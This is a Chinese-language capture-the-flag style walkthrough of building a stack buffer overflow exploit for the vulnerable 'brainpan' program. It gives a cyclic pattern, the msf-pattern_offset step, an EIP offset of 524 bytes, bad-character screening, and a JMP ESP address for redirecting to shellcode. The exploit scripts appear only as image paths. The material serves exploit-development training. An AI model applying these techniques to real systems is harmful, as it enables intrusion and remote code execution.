


Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9

修改刚刚写的脚本




需要使用新的软件immunitydebugger



注意寄存器，需要吧缓冲区全部占满，然后吧我们的shell写进去

先运行脚本



注意要这个软件的exe文件在运行状态




这里只要看eip（这个是下一个指令的位置），记住eip的值

35724134

计算偏移量

msf-pattern\_offset -l 600 -q 35724134




524字节填充eip


那么修改一下脚本




B和c（看看寄存器来确定b，剩下来的就是c的数据），再来运行程序

python2.7 yichu.py






堆栈的情况



Ascii编码（42 = b）（hex）


我们找到了eip，只需要在后面放入shell再将eip指向shell（350-400）就可以

修改脚本（扩容c）




只能多不能少

测试





计算字节数




一共468字节

去掉坏字符，不同的程序坏字符不一样，要去掉这些

去github来解决可能的坏字符问题

git clone <https://github.com/cytopia/badchars.git>

./badchars -f ruby



修改脚本



进行测试



注意esp寄存器，右键follow in dump一下





在ff之后发现00且不是连续的证明有坏字节

此处只有00是坏字节

修改脚本（在前面的esp上面写出eip的地址）


查看jmp esp的代码





能找到brainpan的程序

发现安全机制都没有启用




这个找到的地址就能发现这个是esp指针就能重定向到esp去

0x311712f3

